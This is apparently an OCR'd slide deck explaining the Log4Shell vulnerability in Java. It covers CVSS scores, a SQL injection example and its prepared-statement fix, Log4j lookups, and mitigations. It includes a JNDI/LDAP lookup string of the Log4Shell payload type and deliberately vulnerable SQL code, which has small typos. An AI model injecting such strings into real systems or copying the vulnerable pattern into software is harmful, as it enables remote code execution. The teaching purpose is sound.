
Log4Shell
Log4J sebezhetőség

Java Brains:
Log4J Vulnerability (Log4Shell) Explained - for Java developers

alapján

[The Log4j vulnerability and its impact on software supply chain security | Snyk](https://snyk.io/blog/log4j-vulnerability-software-supply-chain-security-log4shell/)
https://snyk.io/blog/log4j-vulnerability-software-supply-chain-security-log4shell/



CVE-2021-44228

HTTPS://WWW.WHITESOURCESOFTWARE.COM/VULNERABILITY-DATABASE/CVE-2021-44228

CVSS v3.1 | **CVSS v2**

10.0

Base Score:

Attack Vector (AV):	Network
Attack Complexity (AC):	Low
Privilegs Required (PR):	None
User Interaction (UI):	None
Scope (S):	Changed
Confidentiality (C):	High
Integrity (I):	High
Availability (A):	High

CVE-2021-44228

HTTPS://WWW.WHITESOURCESOFTWARE.COM/VULNERABILITY-DATABASE/CVE-2021-44228

CVSS v3.1 | **CVSS v2**

9.3

Base Score:	
Access Vector (AV):	Network
Access Complexity (AC):	Medium
Authentication (AU):	None
Confidentiality (C):	Complete
Integrity (I):	Complete
Availability (A):	Complete
Additional information:	

SQL injection

```
Connection conn = DriverManager.getConnection("jdbs:vendor://some.database.url/name");

Statement stmt = conn.createStatement();
stmt.executeQuery(
            "SELECT * FROM product WHERE public AND product_name LIKE '%+"+pattern+"+%'");
```

SQL injection

```
Connection conn = DriverManager.getConnection("jdbs:vendor://some.database.url/name");

PreparedStatement stmt = conn.prepareStatement(
        "SELECT * FROM product WHERE public AND product_name LIKE ?");
stmt.setString(1, pattern);
stmt.executeQuery();
```

Log injection

```
logger.info("Searching for product: {}", pattern);
```

Log4j API 2 Messages

```
logger.info("User {} has logged in using id {}", userName, loginId);
```

Log4j API 2 Messages

```
logger.info("Info {}", "${env:ENV_VAR}");
```

Log4j API 2 Messages

```
logger.info("Info {}", "${jndi:ldap://ldap.server.name/query}");
```

Log4j2 Vulnerability: How to Mitigate CVE-2021-44228 | CrowdStrike

https://www.crowdstrike.com/blog/log4j2-vulnerability-analysis-and-mitigation-recommendations/

- Both of the most popular Java implementations, Oracle JDK and OpenJDK, have shipped with a default setting that should prevent exploitation since 2019; the variable

  `com.sun.jndi.ldap.object.trustURLCodebase`

  is set to `false` by default, disallowing access to remote resources. This setting can be checked to determine if a system has been vulnerable, and set to false as a workaround to prevent attacks, for instance by logging or printing the return value of:

  ```
  System.getProperty("com.sun.jndi.ldap.object.trustURLCodebase")
  ```

Log4j2 Vulnerability: How to Mitigate CVE-2021-44228 | CrowdStrike

https://www.crowdstrike.com/blog/log4j2-vulnerability-analysis-and-mitigation-recommendations/

A new version of Log4j 2 published on Dec. 6, 2021, introduces the following new security controls for JNDI session security controls to restrict access to remote resources:

- `allowedJndiProtocols` restricts JNDI protocols to those listed; default: `none`
- `allowedLdapHosts` restricts LDAP requests to listed hosts; default: `none`
- `allowedLdapClasses` lists names of allowed remote Java classes; default: `none`

To prevent attacks on a network level, and the vulnerable Java service from downloading a malicious class file via LDAP, outbound connections from affected servers can be limited to trusted hosts and protocols to prevent the vulnerable Java service from downloading a malicious class file via LDAP.